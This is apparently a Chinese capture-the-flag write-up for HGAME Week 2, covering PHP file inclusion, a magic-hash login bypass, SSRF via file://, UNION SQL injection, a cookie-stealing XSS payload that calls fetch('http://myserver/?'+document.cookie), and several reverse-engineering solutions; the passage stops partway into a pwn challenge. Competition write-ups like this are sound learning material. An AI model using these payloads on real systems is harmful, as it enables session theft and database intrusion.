Hgame Week2 Writeup

0x00 Web

Cosmos的博客后台

PHP文件包含的题目。`/?action=url`
于是用`php://filter/convert.base64-encode/resource=login.php`拿到了login.php的源码（部分源码如下）

```
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $
debug)) {
            die("args error!");
        }
        eval("var_dump($$debug);");
    }
}

if(isset($_SESSION['username'])) {
    header("Location: admin.php");
    exit();
}
```

根据这里的信息又拿到了`admin.php`和`index.php`的源码。
再看这一句`eval("var_dump($$debug);");`，可以dump变量

```
jason@Jasons-Mbp ~/Downloads> curl -s http://cosmos-admin.hgame.day-day.work/log
in.php\?debug\=admin_username | grep string
string(7) "Cosmos!"
jason@Jasons-Mbp ~/Downloads> curl -s http://cosmos-admin.hgame.day-day.work/log
in.php\?debug\=admin_password | grep string
string(32) "0e114902927253523756713132279690"
```

拿到登录账号和密码MD5密码哈希值


```
if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username)
```

仔细看源码，发现这里是密码的弱类型比较，只要密码的哈希值是`0e`开头的那么就会当作数字0来比较从而绕过。
网上随便一搜一大把，这里我用`s878926199a`成功登入。
接着来到后台管理页面，查看源码发现

```php
function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !== "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
    else {
        return base64_encode(file_get_contents("static/logo.png"));
    }
}
```

emmm，这里卡了我好久，查了curl资料之后才想起来curl是支持file协议的。。
于是输入`file://localhost/flag`绕过

解码



拿到flag

Cosmos的留言板-1

很基础的SQL注入题，但我的SQL真的好烂，还得多亏出题人不厌其烦耐心的指导👍（省略掉无数的辛酸摸索过程。。。）
经过初步测试后可知：

- 空格会被过滤，可以用 `%0a` 替代
- `select` 会被过滤，但是可以用大小写绕过

写了个PY函数来快速替换

```
f = lambda x: urllib.parse.quote(x).replace('select', 'SELECT').replace('%20','%0a')
```

过程写得详细一点当作学习了

首先爆库名：`-1' union select database();#`
编码得：`id%3D-1%27%0aunion%0aSELECT%0adatabase%28%29%3B%23`

id:-1' union SELECT database();#

easysql

得到数据库名：`easysql`

再爆表名：`-1' union select group_concat(table_name) from information_schema.tables where table_schema=database();#`
编码
得：`-1%27%0aunion%0aSELECT%0agroup_concat%28table_name%29%0afrom%0ainformation_schema.tables%0awhere%0atable_schema%3Ddatabase%28%29%3B%23`

id:-1' union SELECT group_concat(table_name) from information_schema.tables where table_schema=database();#

f1agggggggggggg,messages

得到所有表名：`f1agggggggggggg,messages`

接着爆字段：`-1' union select group_concat(column_name) from information_schema.columns where table_name=0x663161676767676767676767676767;#`
~~这里的十六进制生成~~（后来问了出题人，直接用字符串也行的，wtcl）

```
hex(int.from_bytes(b'f1agggggggggggg', 'big'))
```

编码
得：`-1%27%0aunion%0aSELECT%0agroup_concat%28column_name%29%0afrom%0ainformation_schema.columns%0awhere%0atable_name%3D0x663161676767676767676767676767%3B%23`

id:-1' union SELECT group_concat(column_name) from information_schema.columns where table_name=0x663161676767676767676767676767;#

fl4444444g

得到字段名：`fl4444444g`

最后就是拿flag了：`-1' union select fl4444444g from f1agggggggggggg;#`
编码后：`-1%27%0aunion%0aSELECT%0afl4444444g%0afrom%0af1agggggggggggg%3B%23`

id:-1' union SELECT fl4444444g from f1agggggggggggg;#

hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}

拿到flag：`hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}`

参考资料：bugku成绩单（sql注入）writeup

Cosmos的新语言

刚开始打开没看懂啥意思（因为忘了还有个mycode路径了2333）

```
function encrypt($str){
    $result = '';
    for($i = 0; $i &lt; strlen($str); $i++){
        $result .= chr(ord($str[$i]) + 1);
    }
    return $result;
}

echo(base64_encode(strrev(encrypt(str_rot13(strrev(str_rot13(base64_encode(str_rot13(str_rot13(strrev($_SERVER['token'])))))))))));

if(@$_POST['token'] === $_SERVER['token']){
    echo($_SERVER['flag']);
}
```

打开mycode之后发现就是会定时随机变化的编码组合，那就很简单了，直接写脚本。

```python
import html
import base64
import requests

functionMap = {
    'base64_encode': lambda x: base64.b64decode(x.encode()).decode(),
    'encrypt': lambda x: ''.join([ chr(ord(i) - 1) for i in x ]),
    'strrev': lambda x: x[::-1],
    'str_rot13': lambda x: x.translate(str.maketrans("ABCDEFGHIJKLMabcdef
ghijklmNOPQRSTUVWXYZnopqrstuvwxyz","NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJK
LMabcdefghijklm")),
    }

s = requests.Session()

def getOutput():
    r = s.get('http://17f37c65aa.php.hgame.n3ko.co/')
    r.raise_for_status()
    return html.unescape(r.text.split('\n')[4][:-4])

def getCode():
    r = s.get('http://17f37c65aa.php.hgame.n3ko.co/mycode')
    r.raise_for_status()
    code = ''
    for i in r.text.split('\n'):
        if i[:4] == 'echo':
            code = i
            break
    # print(code)
    code = code[5:code.find('($_SERVER')]
    return code.split('(')

def postToken(token):
    r = s.post('http://17f37c65aa.php.hgame.n3ko.co/', data = {'token': t
```

```
oken})
    r.raise_for_status()
    return r.text

def calcToken(output, code):
    for c in code:
        # print(c, repr(output))
        f = functionMap[c]
        output = f(output)
    return output

def parseFlag(result):
    for l in result.split('\n'):
        if 'hgame' in l:
            return l

def main():
    output = getOutput()
    print(output)

    code = getCode()
    print(code)

    token = calcToken(output, code)
    print(token)

    result = postToken(token)
    # print(result)

    flag = parseFlag(result)
    print(flag)

if __name__ == "__main__":
    main()
```

运行

```
UWxKVGJWdDdRVGRiZTBrMVcxVnhORnRoVnpaQ1ZVMDNRbUZZWWtKNFZ6Rk5lM0UzUTFWWE1rSmhjVDQ9
['base64_encode', 'base64_encode', 'str_rot13', 'strrev', 'strrev', 'encrypt', 'base64_encode', 'strrev', 'encrypt', 'strrev']
301f29f47cf6ea83e95af513b697a45f
hgame{51mple_5Cr!pt_with-python~Or_PHP}
```

拿到flag

Cosmos的聊天室

这道题考的是XSS攻击，经过测试摸清了平台基本的XSS过滤规则

- 尖括号 `<>` 里的会过滤掉（不闭合没关系）
- `script`， `iframe` 之类的tag会被替换成 `HI THERE!`

- 会多所有输入进行大写替换

下面就要开始想怎么绕过，有几点可以考虑：既然不能出现`script`，那么可以考虑用其他tag的某个属性来执行；所有字母都会大写，那可以用特殊的编码来绕过。
我的payload生成脚本如下

```
js = lambda x: ''.join([ '&#'+str(ord(i))+';' for i in x])

cmd = "fetch('http://myserver/?'+document.cookie)"

payload = f'<img src=none onerror="{js(cmd)}"'

print(payload)
```

服务端是很简单的用`python3 -m http.server`搭了一个，在平台测试成功，下面继续

```
import hashlib

md5 = lambda x: hashlib.md5(x.encode()).hexdigest()

for i in range(100000000):
    s = str(i)
    d = md5(s)[:6].lower()
    # print(d)
    if d == '4d7c27': # code
        print(s)
        break
```

code很简单，md5碰撞一下就能绕过，然后提交

```
[26/Jan/2020 08:14:15] "GET / HTTP/1.1" 200 -
[26/Jan/2020 08:16:13] "GET /?cookie=token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 200 -
- [26/Jan/2020 08:16:44] "GET /?token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 200 -
[26/Jan/2020 08:18:08] "GET /?token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 200 -
 [26/Jan/2020 08:18:24] "GET /?token=f802788a02a51f9c624bb5d91815b HTTP/1.1" 200 -
```

拿到admin的token，接下来用charles来`GET /flag`

```
                    GET /flag HTTP/1.1
                Host c-chat.hgame.babelfish.ink
Upgrade-Insecure-Requests 1
                DNT 1
          User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
              Accept text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
             Referer http://c-chat.hgame.babelfish.ink/
     Accept-Encoding gzip, deflate
     Accept-Language en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
              Cookie token="f802788a02a51f9c624bb5d91815b"; session=05208b8a-f62a-44d0-b944-f1bda377ed15
          Connection keep-alive

Headers  Cookies  Raw

1  hgame{xsS_1s_r3a11y_inTeresT1ng!!}
```

最后成功拿到flag

Week2 Web AK

0x01 Reverse

unpack

这是一道upx的脱壳题，但是放了学习资料ELF64手脱UPX壳实战，就变成了白给题2333

跟着教程一步步来，基本一致，所以就不放图了，最后dump出来源程序再ida打开F5

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1  __int64 sub_4009AE()
2  {
3    __int64 result; // rax
4    int v1; // [rsp+8h] [rbp-48h]
5    int i; // [rsp+Ch] [rbp-44h]
6    char v3[56]; // [rsp+10h] [rbp-40h]
7    unsigned __int64 v4; // [rsp+48h] [rbp-8h]
8
9    v4 = __readfsqword(0x28u);
10   sub_40F570((__int64)"%42s", v3);
11   v1 = 0;
12   for ( i = 0; i <= 41; ++i )
13   {
14     if ( i + v3[i] != (unsigned __int8)byte_6CA0A0[i] )
15       v1 = 1;
16   }
17   if ( v1 == 1 )
18     sub_40FE40("Wrong input", v3);
19   else
20     sub_40FE40("Congratulations! Flag is your input", v3);
21   result = 0LL;
22   if ( __readfsqword(0x28u) != v4 )
23     sub_443040();
24   return result;
25 }
```


十分简单，python跑一下

```python
b = (
    0x68, 0x68, 0x63, 0x70, 0x69, 0x80, 0x5B,
    0x75, 0x78, 0x49, 0x6D, 0x76, 0x75, 0x7B,
    0x75, 0x6E, 0x41, 0x84, 0x71, 0x65, 0x44,
    0x82, 0x4A, 0x85, 0x8C, 0x82, 0x7D, 0x7A,
    0x82, 0x4D, 0x90, 0x7E, 0x92, 0x54, 0x98,
    0x88, 0x96, 0x98, 0x57, 0x95, 0x8F, 0xA6,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    )


flag = ''
for i in range(42):
    flag += chr(b[i]-i)

print(flag)
```

拿到flag：`hgame{Unp@cking_1s_R0m4ntic_f0r_r3vers1ng}`

Classic_CrackMe

这题是用.net写的图形化界面程序，用reflector打开找到主逻辑函数



流程很简单，源码就摆在那，从而变成了一道AES_CBC解密题。

想要解密这个就必须要知道AES_CBC模式的加密规则和原理

> CBC加密原理：明文跟向量异或，再用KEY进行加密，结果作为下个BLOCK的初始化向量。解密原理：使用密钥先对密文解密，解密后再同初始向量异或得到明文。
>
> CBC需要对明文块大小进行Padding（补位），由于前后加密的相关性，只能实施串行化动作，无法并行运算。另外，CBC需要参量：密钥和初始化向量。

那接下来就很简单了，直接用Python Decrypt。

```python
import base64
import pyaes
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

b64Key = b'SGc0bTNfMm8yMF9XZWVLMg=='
b64IV = b'MFB1T2g5SWxYMDU0SWN0cw=='
key = base64.b64decode(b64Key) # Hg4m3_2o20_WeeK2
iv = base64.b64decode(b64IV)   # 0PuOh9IlX054Icts

str4 = b'Same_ciphertext_'
str3_ct = b'dJntSWSPWbWocAq4yjBP5Q=='
hint_ct = b'mjdRqH4d1O8nbUYJk+wVu3AeE7ZtE9rtT/8BA8J897I='

def encrypt(key: bytes, iv: bytes, plaintext: bytes):
    _aes = pyaes.AES(key)
    precipherblock = [ (p ^ l) for (p, l) in zip(plaintext, iv) ]
    ciphertext = _aes.encrypt(precipherblock)
    return ciphertext

def decrypt(key: bytes, iv: bytes, ciphertext: bytes):
    _aes = pyaes.AES(key)
    plaintext = [ (p ^ l) for (p, l) in zip(_aes.decrypt(ciphertext), iv)
 ]
    return bytes(plaintext)

def calcIV(key: bytes, plaintext: bytes, ciphertext: bytes):
    _aes = pyaes.AES(key)
    iv = [ (p ^ l) for (p, l) in zip(_aes.decrypt(ciphertext), plaintext)
 ]
    return bytes(iv)

str2 = calcIV(key, str4, base64.b64decode(hint_ct)[:16])
ct = AES.new(key, AES.MODE_CBC, str2).encrypt(str4+b'\x10'*16)
assert base64.b64encode(ct) == hint_ct

_iv = encrypt(key, iv, str4)
```

```
str3 = decrypt(key, _iv, base64.b64decode(str3_ct))
ct = AES.new(key, AES.MODE_CBC, iv).encrypt(str4+str3)[16:]
assert base64.b64encode(ct) == str3_ct

str2 = base64.b64encode(str2)
str3 = unpad(str3, AES.block_size)

flag = f'hgame{{{str2.decode()}{str3.decode()}}}'
print(flag)
```

运行得到 `hgame{L1R5WFl6UG5ZOyQpXHdlXw==DiFfer3Nt_w0r1d}`，拿到flag

babyPy

简单的python字节码和虚拟指令，对应官方文档Python字节码反汇编器可以逆出源代码

```
import dis

def encrypt(msg):
    a = msg[::-1]
    b = list(a)
    for i in range(1, len(b)):
        c = b[i-1] ^ b[i]
        b[i] = c
    O = bytes(b)
    return O.hex()

#print(dis.dis(encrypt))
```

拿到源代码写出解密函数

```
cipher = '7d037d045717722d62114e6a5b044f2c184c3f44214c2d4a22'

def decrypt(cipher):
    b = bytes.fromhex(cipher)
    c = bytearray(b)
    for i in range(1, len(b)):
        x = b[i] ^ b[i-1]
        c[i] = x
    c.reverse()
    return c.decode()

print(decrypt(cipher))
# hgame{sT4cK_1$_sO_e@Sy~~}
```

拿到flag

babyPyc

下载pyc文件，用pycdc打开拿到编字节码指令（直接反汇编成源码文件别想了，尝试过，没用，所以纯手逆了。。）

```
babyPyc_task_e89562fbda.cpython-37.pyc (Python 3.7)
[Disassembly]
    0       LOAD_GLOBAL             0: print
    2       LOAD_CONST              1: 'Give me the flag'
    4       CALL_FUNCTION           1
    6       POP_TOP
    8       LOAD_GLOBAL             1: input
    10      LOAD_CONST              2: '> '
    12      CALL_FUNCTION           1
    14      STORE_FAST              0: flag
    16      LOAD_FAST               0: flag
    18      LOAD_METHOD             2: encode
    20      CALL_METHOD             0
    22      STORE_FAST              0: flag
    24      LOAD_CONST              3: b'QpeZYrN+Wr2iUZKYcZhvjbPcf4mfyL/t
jtfNxM3JR3JPZX5Q'
    26      STORE_GLOBAL            3: O0o
    28      LOAD_FAST               0: flag
    30      RETURN_VALUE
[Disassembly]
    0       BUILD_LIST              0
    2       LOAD_FAST               0: .0
    4       FOR_ITER                20 (to 26)
    6       STORE_FAST              1: row
    8       LOAD_GLOBAL             0: raw_flag
    10      LOAD_CONST              0: 6
    12      LOAD_FAST               1: row
    14      BINARY_MULTIPLY
    16      LOAD_DEREF              0: col
    18      BINARY_ADD
    20      BINARY_SUBSCR
    22      LIST_APPEND             2
    24      JUMP_ABSOLUTE           4
    26      RETURN_VALUE
[Disassembly]
    0       BUILD_LIST              0
    2       LOAD_FAST               0: .0
    4       FOR_ITER                26 (to 32)
    6       STORE_DEREF             0: col
    8       LOAD_CLOSURE            0: col
    10      BUILD_TUPLE             1
    12      LOAD_CONST              0: <CODE> <listcomp>
```

```
    14       LOAD_CONST               1: '<listcomp>.<listcomp>'
    16       MAKE_FUNCTION            8
    18       LOAD_GLOBAL              0: range
    20       LOAD_CONST               2: 6
    22       CALL_FUNCTION            1
    24       GET_ITER
    26       CALL_FUNCTION            1
    28       LIST_APPEND              2
    30       JUMP_ABSOLUTE            4
    32       RETURN_VALUE
[Disassembly]
    0        JUMP_ABSOLUTE            2
    2        LOAD_CONST               0: 0
    4        LOAD_CONST               1: None
    6        IMPORT_NAME              0: os
    8        STORE_NAME               0: os
    10       LOAD_CONST               0: 0
    12       LOAD_CONST               1: None
    14       IMPORT_NAME              1: sys
    16       STORE_NAME               1: sys
    18       LOAD_CONST               0: 0
    20       LOAD_CONST               2: ('b64encode',)
    22       IMPORT_NAME              2: base64
    24       IMPORT_FROM              3: b64encode
    26       STORE_NAME               3: b64encode
    28       POP_TOP
    30       LOAD_CONST               3: b'/KDq6pvN/LLq6tzM/KXq59Oh/MTqxtOT
xdrqs8OoR3V1X09J'
    32       STORE_GLOBAL             4: O0o                  # O0o = b'/KDq6
pvN/LLq6tzM/KXq59Oh/MTqxtOTxdrqs8OoR3V1X09J'
    34       LOAD_CONST               4: <CODE> getFlag
    36       LOAD_CONST               5: 'getFlag'
    38       MAKE_FUNCTION            0
    40       STORE_NAME               5: getFlag
    42       LOAD_NAME                5: getFlag
    44       CALL_FUNCTION            0
    46       STORE_NAME               6: flag
    48       LOAD_NAME                6: flag
    50       LOAD_CONST               1: None
    52       LOAD_CONST               6: 6
    54       BUILD_SLICE              2
    56       BINARY_SUBSCR
    58       LOAD_CONST               7: b'hgame{'            # 格式判断
    60       COMPARE_OP               3 (!=)
    62       POP_JUMP_IF_TRUE         76
    64       LOAD_NAME                6: flag
    66       LOAD_CONST               8: -1
    68       BINARY_SUBSCR
```

```
    70      LOAD_CONST               9: 125
    72      COMPARE_OP               3 (!=)
    74      POP_JUMP_IF_FALSE        94
    76      LOAD_NAME                7: print
    78      LOAD_CONST               10: 'Incorrect format!'
    80      CALL_FUNCTION            1
    82      POP_TOP
    84      LOAD_NAME                1: sys
    86      LOAD_METHOD              8: exit
    88      LOAD_CONST               11: 1
    90      CALL_METHOD              1
    92      POP_TOP
    94      LOAD_NAME                6: flag
    96      LOAD_CONST               6: 6
    98      LOAD_CONST               8: -1
    100     BUILD_SLICE              2
    102     BINARY_SUBSCR
    104     STORE_NAME               9: raw_flag      # 去掉 b'hgame{' and
 b'}' 的原始flag
    106     LOAD_NAME                10: len
    108     LOAD_NAME                6: flag
    110     CALL_FUNCTION            1
    112     LOAD_CONST               12: 7
    114     BINARY_SUBTRACT
    116     LOAD_CONST               13: 36           # 原始flag 长度为36
    118     COMPARE_OP               3 (!=)
    120     POP_JUMP_IF_FALSE        140
    122     LOAD_NAME                7: print
    124     LOAD_CONST               14: 'Wrong length!'
    126     CALL_FUNCTION            1
    128     POP_TOP
    130     LOAD_NAME                1: sys
    132     LOAD_METHOD              8: exit
    134     LOAD_CONST               15: 2
    136     CALL_METHOD              1
    138     POP_TOP
    140     LOAD_NAME                9: raw_flag
    142     LOAD_CONST               1: None
    144     LOAD_CONST               1: None
    146     LOAD_CONST               8: -1
    148     BUILD_SLICE              3                # raw_flag[::-1]
    150     BINARY_SUBSCR
    152     STORE_NAME               9: raw_flag
###
    154     LOAD_CONST               16: <CODE> <listcomp>
    156     LOAD_CONST               17: '<listcomp>'
    158     MAKE_FUNCTION            0
    160     LOAD_NAME                11: range
```

```
    162     LOAD_CONST               6: 6
    164     CALL_FUNCTION            1
    166     GET_ITER
    168     CALL_FUNCTION            1
    170     STORE_NAME               12: _ciphers
# for row in range(5):
    172     SETUP_LOOP               86 (to 260)
    174     LOAD_NAME                11: range
    176     LOAD_CONST               18: 5
    178     CALL_FUNCTION            1
    180     GET_ITER
    182     FOR_ITER                 74 (to 258)
    184     STORE_NAME               13: row
# for col in range(6):
    186     SETUP_LOOP               68 (to 256)
    188     LOAD_NAME                11: range
    190     LOAD_CONST               6: 6
    192     CALL_FUNCTION            1
    194     GET_ITER
    196     FOR_ITER                 56 (to 254)
    198     STORE_NAME               14: col
#
    200     LOAD_NAME                12: _ciphers
    202     LOAD_NAME                13: row
    204     BINARY_SUBSCR
    206     LOAD_NAME                14: col
    208     DUP_TOP_TWO
    210     BINARY_SUBSCR

    212     LOAD_NAME                12: _ciphers
    214     LOAD_NAME                13: row
    216     LOAD_CONST               11: 1
    218     BINARY_ADD
    220     BINARY_SUBSCR
    222     LOAD_NAME                14: col
    224     BINARY_SUBSCR
    226     INPLACE_ADD
    228     ROT_THREE
    230     STORE_SUBSCR
#-@
    232     LOAD_NAME                12: _ciphers
    234     LOAD_NAME                13: row
    236     BINARY_SUBSCR
    238     LOAD_NAME                14: col
    240     DUP_TOP_TWO
    242     BINARY_SUBSCR
    244     LOAD_CONST               19: 256
    246     INPLACE_MODULO
```

```
    248     ROT_THREE
    250     STORE_SUBSCR
    252     JUMP_ABSOLUTE            196
    254     POP_BLOCK
    256     JUMP_ABSOLUTE            182
    258     POP_BLOCK
#
    260     LOAD_CONST               20: b''
    262     STORE_NAME               15: cipher
###
    264     SETUP_LOOP               70 (to 336)
    266     LOAD_NAME                11: range
    268     LOAD_CONST               6: 6
    270     CALL_FUNCTION            1
    272     GET_ITER
    274     FOR_ITER                 58 (to 334)
    276     STORE_NAME               13: row
    ###
    278     LOAD_CONST               0: 0
    280     STORE_NAME               14: col
    282     SETUP_LOOP               46 (to 330)
>>> 284     LOAD_NAME                14: col
    286     LOAD_CONST               6: 6
    288     COMPARE_OP               0 (<)
    290     POP_JUMP_IF_FALSE        328
#
    294     LOAD_NAME                15: cipher
    296     LOAD_NAME                16: bytes
    298     LOAD_NAME                12: _ciphers
    300     LOAD_NAME                13: row
    302     BINARY_SUBSCR
    304     LOAD_NAME                14: col
    306     BINARY_SUBSCR
    308     BUILD_LIST               1
    310     CALL_FUNCTION            1
    312     INPLACE_ADD
    314     STORE_NAME               15: cipher
#
    316     LOAD_NAME                14: col
    318     LOAD_CONST               11: 1
    320     INPLACE_ADD
    322     STORE_NAME               14: col
#
    324     JUMP_ABSOLUTE            284
    328     POP_BLOCK
    330     JUMP_ABSOLUTE            274
    334     POP_BLOCK
#
```

```
    336     LOAD_NAME                3: b64encode
    338     LOAD_NAME                15: cipher
    340     CALL_FUNCTION            1
    342     STORE_NAME               15: cipher
    344     LOAD_NAME                15: cipher
    346     LOAD_GLOBAL              4: O0o
    348     COMPARE_OP               2 (==)
    350     POP_JUMP_IF_FALSE        364
    354     LOAD_NAME                7: print
    356     LOAD_CONST               21: 'Great, this is my flag.'
    358     CALL_FUNCTION            1
    360     POP_TOP
    362     JUMP_FORWARD             8 (to 372)
    364     LOAD_NAME                7: print
    366     LOAD_CONST               22: 'Wrong flag.'
    368     CALL_FUNCTION            1
    370     POP_TOP
    372     LOAD_CONST               1: None
    374     RETURN_VALUE
```

上面的指令看了几遍，基本知道意思了，有些地方也标了注释。
下面是逆出来基本对应的源码

```python
import dis, base64

# 这里是个迷惑的操作，因为在源码的get_flag函数里会重新赋值到没注释的那个编码段。。
# patten = b'/KDq6pvN/LLq6tzM/KXq59Oh/MTqxtOTxdrqs8OoR3V1X09J'
patten = b'QpeZYrN+Wr2iUZKYcZhvjbPcf4mfyL/tjtfNxM3JR3JPZX5Q'

# def listcomp(it):
#     l = []
#     for col in it:
#         (col, )
#         def f(_it):
#             _l = []
#             for row in _it:
#                 _l.append(raw_flag[6*row+col])
#             return l
#         l.append(f(range(6)))
#     return l

# 这里换了个功能相同，简单好懂的函数。。
def listcomp(l):
    r = []
    for i in range(6):
        _r = []
        for j in range(6):
```

```
            _r.append(i+6*j)
        r.append(_r)
    return r

def enc(flag):
    raw_flag = flag[6:-1]
    raw_flag = raw_flag[::-1]
    _ciphers = listcomp(raw_flag)
    for row in range(5):
        for col in range(6):
            _ciphers[row][col] += _ciphers[row+1][col]
            _ciphers[row][col] %= 256
    cipher = b''
    for row in range(6):
        col = 0
        while col < 6:
            cipher += bytes([_ciphers[row][col]])
            col += 1
    return base64.b64encode(cipher)

#print(dis.dis(enc))
```

然后就是简单的crypto题了。

```
def unlistcomp(l):
    r = []
    for i in range(6):
        for j in range(6):
            r.append(l[j][i])
    return r

def dec():
    p = base64.b64decode(patten)
    _ciphers = [list(p[i*6:i*6+6])for i in range(6)]
    r = list(range(5)); r.reverse()
    c = list(range(6)); c.reverse()
    for row in r:
        for col in c:
            _ciphers[row][col] -= _ciphers[row+1][col]
            _ciphers[row][col] %= 256
    raw_flag = bytes(unlistcomp(_ciphers))
    raw_flag = raw_flag[::-1]
    print(f'hgame{{{raw_flag.decode()}}}')

dec()
```

（刚开始还没算出来正确的，因为没注意到上面的listcomp有行列变换过。。）

然后就很轻松得运行得到flag。。

`hgame{Pyth0N~0pCOde_i$-5O~!NTEre$tINGG89!!}`

附：手工还原python源码

bbbbbb

做不来，咕咕咕

0x02 Pwn

findyourself

这题有点好玩，其实就是在考linux。。

ida打开，程序初始化一坨随机目录然后进入任意一个

```
v8 = __readfsqword(0x28u);
setbuf(stdin, 0LL);
setbuf(_bss_start, 0LL);
fd = open("/dev/urandom", 0);
buf = 0;
read(fd, &buf, 1uLL);
buf %= 50;
if ( fd < 0 )
  exit(-1);
chdir("./tmp");
